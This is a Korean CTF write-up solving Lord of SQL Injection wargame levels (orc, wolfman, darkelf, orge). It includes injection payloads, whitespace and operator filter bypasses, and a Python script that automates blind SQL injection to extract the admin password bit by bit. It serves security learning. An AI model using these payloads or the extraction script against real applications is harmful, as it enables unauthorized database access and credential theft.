
Hello admin

GOBLIN Clear!

[그림 2-21] 다른 방식의 풀이 2

2.4 orc

문제 화면은 아래와 같다.



[그림 2-22] orc 문제 화면

· 코드 설명

get 인자로 넘어가는 pw 변수에는 문제 제작자가 의도한 SQL Injection 에 크게 벗어나는 공격을 방지하기 위한 필터링(prob, _ , #, ())이 적용되어 있다. 이미 살펴 본 내용이므로 설명은 생략하도록 한다.

실제 데이터베이스에 질의를 하는 쿼리는 \$query 변수에 저장되며 아래와 같다.

```
select id from prob_orc where id='admin' and pw='{$_GET[pw]}'
```

solve 함수 호출을 위한 조건은 아래와 같다.

```
select pw from prob_orc where id='admin' and pw='{$_GET[pw]}'
$result = @mysql_fetch_array(mysql_query($query));
if($result['pw'] && $result['pw'] == $_GET['pw']) solve("orc");
```

코드 확인 결과 공격자가 해당 문제를 풀기 위해서는 2번의 과정을 거쳐야 함을 알 수 있다. 우선 \$_GET[pw] 값을 이용해 적절한 쿼리 변조를 하여 실제 데이터베이스에 저장된 id 필드가 admin 인 레코드의 pw 필드 값을 추출하는 과정이고, 둘째는 이를 다시 \$_GET['pw']에 전달하는 과정이다.

· 가설 및 테스트

문제 풀이 조건을 보면 공격자가 입력한 pw 값이 데이터베이스에 저장된 admin의 pw 와 정확히 일치해야 한다. 결국 실제 데이터베이스의 값을 알아야 하므로 Blind SQL Injection 기법을 사용해야 한다. 우선 where 절 이하의 조건이 참일 경우와 거짓일 경우의 구분이 가능한지 먼저 살펴본다.

가설 및 테스트 1: 조건의 참/거짓 결과 비교

```
query : select id from prob_orc where id='admin' and pw="" or id='admin'#'
```

Hello admin

[그림 2-23] 참인 경우 결과 화면

```
query : select id from prob_orc where id='admin' and pw="" or id='deok9'#'
```

```
<?php
include "../config.php";
```

[그림 2-24] 거짓인 경우 결과 화면

pw를 포함한 기존 쿼리를 거짓으로 만들고 or 연산자를 통해 id 필드가 admin 인 (항상 조건이 참인) 쿼리를 질의한 결과 "Hello admin" 이라는 문구가 출력되었다. 또한, 조건이 거짓일 경우 아무런 값도 출력 되지 않았다.

만약 id='admin'(참인 조건) 이후 and 연산자를 통해 pw 필드의 값을 묻는 비교 쿼리를 보냈을 때 결과가 참이면 "Hello admin" 이 출력 되고, 거짓이면 아무런 값도 출력되지 않을 것이므로 admin의 pw 데이터를 추출할 수 있을 것이다. 예를 들면 아래와 같이 표현할 수 있다.

id='admin' and pw="" or id='admin' and length(pw)>1#	(참 : Hello admin)
id='admin' and pw="" or id='admin' and length(pw)<1#	(거짓 : -)

admin의 pw 의 길이는 적어도 1글자 이상일 것이므로 length 함수의 결과 값이 1보다 클 경우 "Hello admin"이 출력될 것이다.

가설 및 테스트 2: pw 길이 비교

앞서 가설 1에서 살펴본 바와 같이 id='admin' and 이후 length 함수를 통해 admin의 pw 길이를 알 수 있다. 확인 결과 아래와 같다.

```
query : select id from prob_orc where id='admin' and pw='' or id='admin' and length(pw)=8#
```

Hello admin

[그림 2-25] admin 의 pw 길이 확인

pw 길이가 8글자 인 것을 알 수 있다.

가설 및 테스트 3: 문자열 추출

pw 의 문자열을 한번에 비교해서 추출하기는 사실상 매우 어렵다. 그러므로 1글자씩 추출하여 비교해야 한다. 일반적으로 문자열을 1글자씩 뽑아내기 위해 사용 가능한 함수는 substr이 있으며 본 테스트 역시 substr 함수를 사용해 한 글자씩 비교해 보도록 하겠다. 기본 쿼리는 아래와 같다.

```
id='admin' and pw="" or id='admin' and substr(pw,1,1)='a' #
```

그러나 위와 같은 쿼리를 사용하면 1글자를 뽑아내는 데 특수문자, a-z, 0-9, A-Z 등을 모두 대입해 봐야 한다. 보다 쉽게 뽑아낼 수 있는 방법은 크게 2가지를 생각할 수 있다.

- 문자를 ASCII로 변환 후 이분법으로 범위를 좁혀가면?
- 문자를 ASCII로 바꾼 후 1비트씩 비교하면?

두 방법 모두 장단점이 있으나 ASCII가 아니라 Unicode 한글일 경우에는 이분법으로 바꾼다 하더라도 시도 횟수가 매우 많아질 것이므로 바로 2번째 방법을 시도한다. 전송 쿼리는 아래와 같다.

w(01110111)의 경우

```
id='admin' and pw="" or id='admin' and ord(substr(pw,1,1))&64=64#
id='admin' and pw="" or id='admin' and ord(substr(pw,1,1))&32=32#
id='admin' and pw="" or id='admin' and ord(substr(pw,1,1))&16=16#
id='admin' and pw="" or id='admin' and ord(substr(pw,1,1))&8=8#
id='admin' and pw="" or id='admin' and ord(substr(pw,1,1))&4=4#
id='admin' and pw="" or id='admin' and ord(substr(pw,1,1))&2=2#
id='admin' and pw="" or id='admin' and ord(substr(pw,1,1))&1=1#
```

참
참
참
거짓
참
참
참

위와 같은 방법을 시도할 경우 참일 경우의 숫자를 합친 후 문자로 변환한다면 1글자 당 7회의 시도로 문자를 추출할 수 있을 것이다. 또한 한글의 경우도 16회의 시도로 확인이 가능할 것이다.

· 파이썬 코드

가설 및 테스트에서 언급한 동작을 파이썬 코드로 구현하면 아래와 같다.

```
#!/usr/bin/python
#-*- coding:utf-8 -*-

import urllib
import urllib2


def attack(count,bit):
    p = urllib.urlencode(
        {"pw":"' or id='admin' and ord(substr(pw,%d,1))&%d=%d#" % (count,bit,bit)}
    )
    d = urllib.urlencode({'init':'init'})
    h = {'Cookie':'PHPSESSID=u272vq8lgoe33umr7jdkmee825'}
    r = urllib2.Request(
        'http://los.whathell.kr/orc_60e5b360f95c1f9688e4f3a86c5dd494.php?%s' % (p,d,h)
    )
    read = urllib2.urlopen(r).read()
    return read

f_str = "<br><h2>Hello"
count = 1

print "password : ",
while 1:
    bit = pow(2, 7)
    count_false = 0
    str_num = 0
    while bit >= 1:
        result = attack(count, bit)
        if(result.find(f_str)) != -1:
            str_num += bit
        else:
            count_false += 1
        bit /= 2

    if count_false >= 7:
        exit(0)
    print chr(str_num),
    count += 1
```

코드 실행 결과는 아래와 같다.



[그림 2-26] 파이썬 코드 실행 결과

· 풀이

파이썬 실행 결과 값 095a9852를 pw 변수에 넣어 보자.

```
query : select id from prob_orc where id='admin' and pw='095a9852'
```

Hello admin

ORC Clear!

[그림 2-27] orc 풀이 완료

· 추가 지식

1. 문자열 추출 시 사용 가능한 함수

substring, substr, mid, lpad, rpad, left, right, reverse 등 문자열의 인덱스 또는 인덱스에 해당 하는 문자열을 결과로 반환하는 함수

2. 문자를 숫자 형태로 변환하는 함수

ord, ascii, oct, hex, bin, conv, cast 등

· 다른 방식의 풀이

매우 다양한 방법으로 다른 풀이를 할 수 있겠지만 아래와 같이 admin 문자가 필터링 되어 있을 경우 admin에 해당하는 pw 값만 추출하고 싶으면 ascii(id)=97 and 와 같이 첫번째 문자의 아스키 값만 비교하는 조건을 주는 방법도 있으니 알아두자.

```
query : select id from prob_orc where id='admin' and pw='' or ascii(id)=97#'
```

Hello admin

[그림 2-28] 다른 방식의 풀이 1

만약 admin과 첫 글자가 같은 경우 아래와 같이 and 연산자와 substr를 이용해 2번째 글자도 함께 비교하는 식으로도 응용 가능하다.

```
query : select id from prob_orc where id='admin' and pw='' or ascii(id)=97 and ascii(substr(id,2,1))=100#'
```

Hello admin

[그림 2-29] 다른 방식의 풀이 2

또한 반대로 `ascii(id)` 의 결과값을 0으로 만들어 특정 문자를 제외 하는 것도 가능하다. 아래는 `guest` 에 해당하는 첫글자가 `g` 인 `id`를 제외하는 방법이다.

```
query : select id from prob_orc where id='admin' and pw='' or ascii(id)-106#'
```

Hello admin

[그림 2-30] 다른 방식의 풀이 3

이 방법 역시 테이블에 `admin` 과 `guest` 두 개의 레코드가 있을 경우만 적용 가능하다. 그러나 앞서 살펴본 다른 방식의 풀이 2와 같이 `and` 연산자와 `substr` 을 이용해 얼마든지 응용하여 사용할 수 있다.

마지막으로 `&` 연산으로 비트를 비교하는 것이 아닌 `substr(lpad(bin(ord(substr(pw,1,1))),8,0),1,1)` 과 같이 2진수를 한 글자씩 비교하는 방법도 있다.

```
query : select id from prob_orc where id='admin' and pw='' or ascii(id)-106 and substr(lpad(bin(ord(substr(pw,1,1))),8,0),1,1)=0#'
```

Hello admin

[그림 2-31] 다른 방식의 풀이 4


이 외에도 매우 다양한 방법으로 풀이가 가능하며, `exploit-db.com` 의 paper에서 Blind SQL Injection을 검색하면 심화 기법도 확인할 수 있으니 참고하도록 하자.

76 total entries						
<< prev 1 2 next >>						
Date ▾	D	A	V	Title	Platform	Author
2016-07-22	👇	-	🔒	Novel contributions to the field - How I broke MySQL's codebase	Multiple	Nicholas Lemon.
2015-08-24	👇	-	🔒	MySQL Error Based SQL Injection Using EXP	Multiple	Osanda Malith
2015-08-07	👇	-	🔒	BIGINT Overflow Error Based SQL Injection	Multiple	Osanda Malith
2015-03-04	👇	-	🔒	[TURKISH] Penetration and Security Testing on Microsoft SQL Server	Windows	Halil Dalabasm.
2014-07-29	👇	-	🔒	[Turkish] SQLMap CSRF Bypass	Multiple	ibrahim balic

[그림 2-32] exploit-db의 Blind SQL Injection 관련 문서

2.5 wolfman

문제 화면은 아래와 같다.



[그림 2-33] wolfman 문제 화면

· 코드 설명

get 인자로 넘어가는 pw 변수에는 문제 제작자가 의도한 SQL Injection 에 크게 벗어나는 공격을 방지하기 위한 필터링(prob, _, , ()) 외 공백이 필터링 되어 있다. 이미 살펴 본 내용이므로 설명은 생략하도록 한다.

실제 데이터베이스에 질의를 하는 쿼리는 \$query 변수에 저장되며 아래와 같다.

```
select id from prob_wolfman where id='guest' and pw='{$_GET[pw]}
```

solve 함수 호출을 위한 조건은 아래와 같다.

```
$result = @mysql_fetch_array(mysql_query($query));  
if($result['id'] == 'admin') solve("wolfman");
```

코드 확인 결과 공격자가 입력 가능한 `$_GET[pw]` 값을 이용해 적절한 쿼리 변조를 하여 쿼리 결과인 id 값이 admin 이면 문제가 풀릴 것을 알 수 있다. 이는 기존에 풀이한 goblin 문제와 매우 유사하며, 아래와 같이 3가지가 변경되었다.

- 변수 no -> 변수 pw
- 입력 값(INT) -> 입력 값(STR)
- 쿼터계열 필터링 -> 공백 필터링

· 가설 및 테스트

문제 풀이 조건을 보면 쿼리 결과에 id 값이 admin이 되어야 한다. 우리가 조작할 수 있는 부분은 where 절 하위의 pw 변수이다.

가설 1: 만약 앞의 조건을 거짓을 만들고, or 연산자를 통해 id 필드를 admin으로 입력한다면?

```
select id from prob_wolfman where id='guest' and pw="" or id='admin' #
```

앞의 조건은 거짓이 되므로 id='admin' 만 동작하여 id 가 admin인 값을 결과로 반환 할 것이다. 그러나 or 연산자를 사용하면 띄어쓰기가 필요하다.

가설 2: 공백 우회 문자를 사용한다면?

앞서 [gremlin](#) 문제 풀이 시 추가 지식 부분에서 url 인코딩 문자를 통한 공백 우회 문자에 대해 알아 보았다. %09, %0a, %0b, %0c, %0d, %a0와 /**/ 주석이 있다. 이를 이용해 공백을 우회한다면 아래와 같은 과정을 거쳐 문제가 풀릴 것이다.(%09 사용)

url 전달	'%09or%09id='admin' #
실제 쿼리	select id from prob_wolfman where id='guest' and pw="" or id='admin' #

테스트

실제 데이터베이스에 위 가설에 해당하는 쿼리를 질의해 보았다. 공백 우회의 예로 주석을 이용한 공백 우회와 개행 문자를 이용한 공백 우회 2개를 확인해 보았다.

```
mysql> select id from prob_wolfman where id='guest' and pw='''/**/or/**/id='admin';
+-----+
| id    |
+-----+
| admin |
+-----+
1 row in set (0.00 sec)

mysql> select id from prob_wolfman where id='guest' and pw=''
-> or
-> id='admin';
+-----+
| id    |
+-----+
| admin |
+-----+
1 row in set (0.00 sec)
```

[그림 2-34] 공백 우회 가설 확인

추가로 mysql 에서 공백이 문자열에서 무시되는 것도 아래와 같이 확인할 수 있었다.


```
mysql> select id from prob_wolfman where id='guest' and pw='' or id='admin';
+-----+
| id    |
+-----+
| admin |
+-----+
1 row in set (0.00 sec)

mysql> select id from prob_wolfman where id='guest' and pw='' or id='admin    ';
```

[그림 2-35] 공백 무시 확인

· 풀이

생각한 쿼리를 id 변수에 넣어 보자.

```
query : select id from prob_wolfman where id='guest' and pw="/**/or/**/id='admin'#"

```

Hello admin

WOLFMAN Clear!

[그림 2-36] wolfman 풀이 완료

· 추가 지식

1. 공백 우회 문자 의미 설명

%09 : Horizontal tab

%0a : Line feed

%0b : Vertical tab

%0c : Form feed

%0d : Carriage return

%a0 : behalf of Horizontal tab

/**/ : 주석 열고 닫기

2.6 darkelf

문제 화면은 아래와 같다.




[그림 2-37] darkelf 문제 화면

· 코드 설명

바로 전에 풀이한 [wolfman](#) 문제와 매우 유사하며, or, and 연산자 필터링이 추가되어 있다. 연산자 필터링 우회는 이미 [gremlin](#)의 추가 지식에서 ||, &&로 가능하다는 것을 다루었으므로 문제 풀이에 대한 설명은 생략한다.

· 풀이


[wolfman](#)의 풀이에서 or 연산자를 ||로 바꾸면 아래와 같이 문제 풀이를 할 수 있다. 이 때 공백은 사용하지 않아도 되므로 공백 필터링 시에도 우회 방법으로 사용할 수 있다.



[그림 2-38] darkelf 풀이 완료

2.7 orge

문제 화면은 아래와 같다.



[그림 2-39] orge 문제 화면

· 코드 설명

get 인자로 넘어가는 pw 변수에는 문제 제작자가 의도한 SQL Injection 에 크게 벗어나는 공격을 방지하기 위한 필터링(prob, _, ., ()) 외 or, and 연산자에 대한 필터링이 적용되어 있다. 이미 살펴 본 내용이므로 설명은 생략하도록 한다.

실제 데이터베이스에 질의를 하는 쿼리는 \$query 변수에 저장되며 아래와 같다.

```
select id from prob_orge where id='guest' and pw='{$_GET[pw]}'
```

solve 함수 호출을 위한 조건은 아래와 같다.

```
select pw from prob_orge where id='admin' and pw='{$_GET[pw]}'
$result = @mysql_fetch_array(mysql_query($query));
if($result['pw'] && $result['pw'] == $_GET['pw']) solve("orge");
```

코드 확인 결과 공격자가 해당 문제를 풀기 위해서는 [orc](#) 문제와 같이 2번의 과정을 거쳐 id필드가 admin인 값의 pw 값을 입력해야 함을 알 수 있다. 즉, \$_GET[pw] 값을 이용해 적절한 쿼리 변조를 하여 Blind SQL Injection을 수행해야 한다.

· 가설 및 테스트

문제 풀이 조건을 보면 공격자가 입력한 pw 값이 데이터베이스에 저장된 admin의 pw 와 정확히 일치해야 한다. 결국 실제 데이터베이스의 값을 알아야 하므로 Blind SQL Injection 기법을 사용해야 한다. 앞서 살펴보았듯이 or, and 에 대한 필터링은 ||, &&로 우회 가능하다. 즉, [orc](#) 문제에서 사용한 쿼리의 or 대신 || 을 사용하여 문제 풀이를 진행할 수 있다.

가설 및 테스트 1: [orc](#) 문제에서 사용한 쿼리의 or을 ||로 변경 후 참 거짓 확인

```
query : select id from prob_orge where id='guest' and pw=''||id='admin'#'
```

Hello admin

[그림 2-40] 참인 경우 결과 화면

```
query : select id from prob_orge where id='guest' and pw=''||id='deok9'#'
```

```
<?php
include "../config.php";
```

[그림 2-41] 거짓인 경우 결과 화면

pw를 포함한 기존 쿼리를 거짓으로 만들고 || 연산자를 통해 id 필드가 admin 인 (항상 조건이 참인) 쿼리를 질의한 결과 "Hello admin" 이라는 문구가 출력되었다. 또한, 조건이 거짓일 경우 아무런 값도 출력 되지 않았다.

[orc](#) 문제와 동일하게 만약 id='admin'(참인 조건) 이후 && 연산자를 통해 pw 필드의 값을 묻는 비교 쿼리를 보냈을 때 결과가 참이면 "Hello admin" 이 출력 되고, 거짓이면 아무런 값도 출력되지 않을 것이므로 admin의 pw 데이터를 추출할 수 있을 것이다.

id='guest' and pw="' id='admin'&&length(pw)>1#	(참 : Hello admin)
id='guest' and pw="' id='admin'&&length(pw)<1#	(거짓 : -)

admin의 pw 의 길이는 적어도 1글자 이상일 것이므로 length 함수의 결과 값이 1보다 클 경우 "Hello admin"이 출력될 것이다.

가설 및 테스트 2: pw 길이 비교

앞서 가설 1에서 살펴본 바와 같이 id='admin' and 이후 length 함수를 통해 admin의 pw 길이를 알 수 있다. 확인 결과 아래와 같다.

```
query : select id from prob_orge where id='guest' and pw=''||id='admin'&&length(pw)=8#'
```

Hello admin

[그림 2-42] admin 의 pw 길이 확인

pw 길이가 8글자 인 것을 알 수 있다.

가설 및 테스트 3: 문자열 추출

[orc](#) 문제와 다른점은 or, and 필터링뿐 이므로 동일한 쿼리에서 비교 연산자를 ||, &&로 변경하고, ord 함수에도 or 문자열이 포함되므로 동일한 의미를 가지는 ascii 함수로 변경하여 아래와 같은 쿼리를 전송하여 문자열 추출이 가능할 것이다.

w(01110111)의 경우	
id='guest' and pw=" id='admin'&&ascii(substr(pw,1,1))&64=64#	참
id='guest' and pw=" id='admin'&& ascii(substr(pw,1,1))&32=32#	참
id='guest' and pw=" id='admin'&& ascii(substr(pw,1,1))&16=16#	참
id='guest' and pw=" id='admin'&&ascii(substr(pw,1,1))&8=8#	거짓
id='guest' and pw=" id='admin'&&ascii(substr(pw,1,1))&4=4#	참
id='guest' and pw=" id='admin'&&ascii(substr(pw,1,1))&2=2#	참
id='guest' and pw=" id='admin'&&ascii(substr(pw,1,1))&1=1#	참

· 파이썬 코드

기존 [orc](#) 문제 풀이 시 사용한 파이썬 코드에서 p(aram) 변수의 연산자 부분만 아래와 같이 수정하여 구현하였다.


```
#!/usr/bin/python
#-*- coding:utf-8 -*-

import urllib
import urllib2

def attack(count,bit):
    p = urllib.urlencode(
        {"pw":"' or id='admin' and ord(substr(pw,%d,1))&%d=%d#" % (count,bit,bit)} #orc
        {"pw":"' ||id='admin'&&ascii(substr(pw,%d,1))&%d=%d#" % (count,bit,bit)} #orge
    )
```

이하 생략

코드 실행 결과는 아래와 같다.


A screenshot of a PyCharm terminal window. The title bar says 'Run orge'. The command prompt shows 'C:\Python27\python.exe C:/Users/Deok9/PycharmProjects/Spider/orge.py'. The output shows 'password : 7 b 7 5 1 a e c'. At the bottom, it says 'Process finished with exit code 0'.

```
Run orge
C:\Python27\python.exe C:/Users/Deok9/PycharmProjects/Spider/orge.py
password : 7 b 7 5 1 a e c
Process finished with exit code 0
```

[그림 2-43] 파이썬 코드 실행 결과

· 풀이

파이썬 실행 결과 값 7b751aec를 pw 변수에 넣어 보자.

A screenshot of a web application interface. The top part shows a query: 'query : select id from prob_orge where id='guest' and pw='7b751aec''. Below the query, the text 'ORGE Clear!' is displayed in a large, bold font.


```
query : select id from prob_orge where id='guest' and pw='7b751aec'
```

ORGE Clear!

[그림 2-44] orge 풀이 완료

· 다른 방식의 풀이

매우 다양한 방법으로 다른 풀이를 할 수 있겠지만 substr 문자가 필터링 되어 있을 경우 아래와 같이 right, left를 혼합하는 방법도 있으니 알아두자.


A screenshot of a web application interface. The top part shows a query: 'query : select id from prob_orge where id='guest' and pw=''||ascii(id)=97&&right(left(pw,2),1)='b'#''. Below the query, the text 'Hello admin' is displayed in a large, bold font.

```
query : select id from prob_orge where id='guest' and pw=''||ascii(id)=97&&right(left(pw,2),1)='b'#'
```

Hello admin

[그림 2-45] 다른 방식의 풀이 1

또한 단순히 mid 함수만으로도 substr과 동일한 효과를 낼 수 있으니 추가로 알아두자.

A screenshot of a web application interface. The top part shows a query: 'query : select id from prob_orge where id='guest' and pw=''||ascii(id)=97&&mid(pw,2,1)='b'#''. Below the query, the text 'Hello admin' is displayed in a large, bold font.

